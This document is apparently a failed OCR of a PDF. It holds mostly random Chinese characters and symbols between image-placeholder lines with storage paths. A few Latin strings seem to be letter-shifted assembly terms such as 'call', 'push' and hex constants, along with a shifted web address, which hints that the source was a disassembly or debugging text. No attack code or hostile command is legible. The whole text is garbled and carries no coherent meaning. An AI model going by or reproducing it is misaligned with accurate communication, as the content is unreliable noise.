
摄 翻 角 參 逃矿 评 Ⓑ 角 Ⓡ 參

迎 LG矿 Ⓑ练罗 矿 罗 败翻 词阻Ⓑ挺 罪摄


规 角 參职 练 评 罗 矿 绑 角 遭

Ⓑ 罗 摄

耻 耻 Ⓑ 罗 离 绑 參职Ⓡ

罪 參职 矿 Ⓑ败翻

词阻Ⓑ⑨虚 fdꝏ 迎 LG摄




罗

kwws=22z z z 1mt551fr p 2wh{wGliihuhqfh矿 阻 參Ⓡ 參职

+D 參Ⓡ矿E 參 ,矿 齐缩 罪结


摄 角 Ⓑ 參 罪 矿 參Ⓡ 罪

摄



Ⓑ般缩　参　结　矿　角　FH 罪

缩罗　矿　范　迄　缩罗



补　罪　规　Ⓑ　练罗　般陷裁　署矿

色罗　练罗　迄　矿　规　规　罗　角


词阻⑨虚 f dꝏ 迎 LG 摄 矿 练

矿 脑 般 魁 Ⓑ摄

凉 迎⑨ f dꝏ


起 RG ⑨ 迎矿 Ⓑ 迎 LG 绑雅 矿

参 矿 绑矿(u) 雅



角 Ⓑ 罪 色罗 罪词阻般 ⑨


迎 LG矿 耻 角 ⑨虚 f dꝏ



⑨ fdoo


角 绑练罗 矿 l< 矿 露 罗

谅




角远 罗 迎 LG矿 ⑨ 迎 Ⓑ⑨

矿 耻 罗 fdoo 角 fdoo




l < 矿 艺 矿购 陷 ⑨

矿 罗 f dꝏ 角 ⑨ f dꝏ 般




迎⑨ f dꝏ (f)

绑 (f) 练绑⑨ f dꝏ




he{ 迎 LG 谨矿 罗 谨 苛罗



罪 练 观 p r y gz r ug swu vv=^hes03{H3`/hvs


规结 面摄



练 3{IIIIIIII 阻般 矿脑 04摄调


角 罗 fdoo Ⓑ⑨ 摄

罗 谨 Ⓑ 矿 规 角 (f) 经 练罗 fdoo



经 练罗 fdoo 词阻 雅 矿 Ⓑ 谨矿

规 角 露(f) 罗 fdoo 经 练罗 fdoo



罗挺 矿 sxvk 般练罗 9矿 罗 见

⑨ 矿 ⑨ 9矿 雅⑨ H矿 3{44

矿 罗 fdœ 面见 逃评 矿


9 罗 fdœ矿9 罗 fdœ 般订谷练罗 迎 评

⑨ fdꝏ

迎 ⑨ fdꝏ ⑨ 练罗 fdꝏ矿 (y)


缩 摄 角 參 ⑨练罗 (f)落 矿 绑摄

(y)练



罗 词阻 3{44 结露 9

(y)色



罗 词阻 Y4 谨 结露 迎 LG 谨摄

Y4 谨 角 规 Ⓑ 逃矿补

谨罪 摄

(f)

⑨ fdꝏ 角 Ⓑ般矿 绝脑 词阻

